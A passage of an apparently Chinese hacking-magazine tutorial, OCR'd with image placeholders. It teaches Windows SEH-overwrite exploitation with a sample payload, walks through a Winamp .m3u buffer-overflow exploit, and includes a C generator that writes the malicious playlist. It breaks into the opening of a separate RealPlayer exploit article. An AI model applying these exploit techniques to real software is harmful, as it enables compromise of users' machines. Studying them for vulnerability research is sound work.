


图5

在Windows系统下，当发生异常时，有一个健全的出错处理机制——异常处理链SEH，其链表的结构如图5所示。

当系统遇到一个异常时，就会查找异常处理链SEH，找应对这种异常处理程序，找到了对应的处理程序后，就把保存的处理程序的地址赋给EIP，这样系统就会执行处理程序，以避免系统崩溃。如果到异常处理链的最后都没有适合的处理程序时，就会引发系统默认异常，弹出一个出错对话框，结束出错进程。

在Windows系统下，SEH链保存在堆栈中。所以这种CALL EBX方式，就是将顶层SEH中的指向下一结点的值覆盖成JMP 04，而处理程序地址覆盖成"CALL EBX/POP POP RET"的地址，后面跟上ShellCode。这样出错后，Windows就会跳到处理程序中，执行CALL EBX或POP POP RET，进入前面的JMP 04中，再执行JMP 04就正好跳过覆盖的地址，达到我们的ShellCode！

还是刚才的那个程序，"CALL EBX/POP POP RET"利用方式的构造如下：

```
char name[] =
"\x41\x41\x41\x41"  //name[0]—name[3]
"\x41\x41\x41\x41"  //覆盖ebp
"\x41\x41\x41\x41"  //覆盖EIP为非法
"\x41\x41\x41\x41"
"\x41\x41\x41\x41"
"\x41\x41\x41\x41"
"\x41\x41\x41\x41"
"\x41\x41\x41\x41"
"\x41\x41\x41\x41"
"\x41\x41\x41\x41"
"\x41\x41\x41\x41"
"\x41\x41\x41\x41"
"\x41\x41\x41\x41"
"\x90\x90\xeb\x04"  // JMP 04
"\x71\x15\xFA\x7F"  //处理程序地址
"\xCC\xCC\xCC\xCC";  //ShellCode
```

单步执行观察，当执行到Main函数的RET时，会返回到41414141地址中，如图6所示。

因为该空间没有指令加载，所以会引发异常，系统进入异常处理流程。但我们已经把异常处理链SEH精心覆盖，所以最后会跳转进入我们的ShellCode="\xCC\xCC\xCC\xCC"中，如图7所示，从而实现了利用。

"JMP ESP"和"CALL EBX"这两种方式都使用得非常广泛，Windows下90%的堆栈溢出利用都是使用




图6




图7

这两种中的一种。但有些时候会有一些比如特殊的漏洞，即使是堆栈溢出，也需要特殊的分析，特殊的利用才能成功，比如Winamp的in_cdda漏洞。

Winamp m3u漏洞分析和利用

1．漏洞简介

M3U是一种媒体序列格式。通常作为播放列表，保存一系列要播放的媒体。一般.m3u文件的格式要求如下：

```
#EXTM3U
#EXTINF:111,3rd Bass - Al z A-B-Cee z
mp3/3rd Bass/3rd bass - Al z A-B-Cee z.mp3
```

第一个值是#EXTM3U，是该M3U文件的标识符，始终不变。标志下面就两排内容为一对，标明一个媒体内容。

第一排开头首先是#EXTINF，作为记录标志，也是不变的；接着冒号"："后是一个数字，表示该记录的时间长度，单位是秒；时间后是逗号，再接着就是音轨的名字（不是文件名）。

第二排就是真实的文件名字。

M3U还有其他的一些格式规范，当Winamp播放器在打开播放列表文件（.m3u），并处理.cda格式时，就会产生缓冲区溢出。首先生成一个的.m3u文件，按照格式要求输入如下的数据：

```
#EXTM3U
C:\1234567890ab1234.cda
```

保存后用Winamp打开，Winamp自动关闭！看来引发了溢出。漏洞的原因是Winamp调用in_cdda.dll处理M3U文件中的cda格式，但cdda库只能存储有限个字节，从而导致缓冲区溢出。

2．漏洞的分析和特殊利用

一般的堆栈溢出利用，找到了函数覆盖的返回点或异常处理点后，就可以使用上面介绍的方法，用通用地址覆盖即可，但这个漏洞却有点不一样。

这次用Ollybg加载，再用Winamp打开构造的文件。会出现两次异常，第一次在：

```
10009BE8    884C04 30        MOV BYTE PTR SS:
[ESP+EAX+30],CL
```

这里我们可以不管，在实际运行时，Winamp可以自己处理，按Shift+F9跳过后，进入第二次执行错误，如图8所示。




图8

不能执行的0x34333231是我们覆盖的数据，这下可以控制程序的流程跳转了，但观察堆栈ESP附近，却没有我们覆盖的数据！这样即使执行JMP ESP之后，也不进入不了我们的ShellCode，当然更谈不上使用CALL EBX的利用方式了。

那怎么办呢？在JMP ESP利用方法出现之前，尤其是在Linux下，堆栈溢出的利用一般是将返回点直接覆盖成ShellCode的地址。在Linux下，堆栈地址不会含0x00，而且可以通过环境变量绝对定位ShellCode的地址，所以利用起来比较简单。Windows下一般不能使用这种方法，但在这里，却可以特殊地使用一次。

主程序的堆栈中没有我们输入的数据，但DLL中可能有我们输入的数据，而且DLL位于的地址是地址比较高地方，首位可能会不含0，那么就可以直接用ShellCode的地址定位了。

先搜索一下。在OllyDbg中按ALT+M，弹出内存窗口，选择in_cdda的data数据段，如图9所示。

在弹出的内存数据中，按Ctrl+B输入我们要查找的字符串的内容"C：\1"，结果如下，果然有我们的数据，在0x10024558起始的地方，而且该地址不含0x00，如图10所示。

那这里就使用直接覆盖地址的方法。把C：\1234567890ab1234.cda中的第二个1234改成在内存中的地址0x1002456b，然后再跟真正的ShellCode。如此改动M3U文件后再运行Winamp测试，果然成功！




图9




图10

各类溢出的利用都有一般的基础方法，但由于实现，环境的不同，也总有特例。连很规范的堆栈溢出利用都有特殊的时候，其他诸如堆溢出，字符串溢出更是需要具体漏洞具体分析，才能解决。

附Gen.cpp：

```
#include <stdio.h>
#include <windows.h>
#define HEADER "#EXTM3U\n"
char shellcode[]=
"C:\\1234567890ab1234.cda";
int main(int argc, char* argv[])
{
    FILE *fp;
    char *sc=(char *)malloc(sizeof(shellcode)+1);
    if (sc == NULL)
    {
        printf ("malloc error\n");
        return -1;
    }
    memset(sc,'\0',sizeof(sc));
    memcpy(sc, shellcode, sizeof(shellcode) );
    fp = fopen ("test.m3u","w+");
    if (!fp)
    {
        printf (" error opening file.\n");
        return -1;
    }
    fwrite (HEADER, 1, strlen (HEADER), fp);
    fwrite (sc , 1, strlen(sc) , fp);
    fclose (fp);
    return 0;
}
```

WTF：RealNetworks公司开发的RealPlayer是现在使用比较广泛的媒体播放工具之一，这从那句著名的“有了RealPlayer，进入您随心所欲的媒体播放世界！”就可以知道了。到目前为止，其版本已经发展到了10.5（6.0.12.1059）。RealPlayer流行的原因很明显：支持rm、wav、mp3、avi、smil、html等多种媒体文件格式，而且它不是微软的专利，在Linux等其他操作系统下也有相应的版本。还记得当年读大一、大二的时候，每天下课就跑回寝室，和兄弟们下载学校网站的电影看，其中很多都是RM格式的，很自然，RealPlayer在那个时候就成了我们的Favourite Tool。而漏洞，也接踵而来！

适合读者：漏洞分析员、入侵爱好者、程序员

前置知识：汇编代码基本阅读能力

菜鸟版Expliot编写指南之十二：RealPlayer溢出分析+利用



文/图 dangguai27

最近几年，RealPlayer在流行的同时也不断爆出安全漏洞。2005年3、4月又传出了两个新的缓冲区溢出漏洞，.smil溢出漏洞是其中的一个，这个漏洞影响到几乎6.0.12.1056及以下所有版本。这让人觉得如此流行的RealPlayer真的是把双刃剑，我们在享受生活的同时还得注意网络安全。

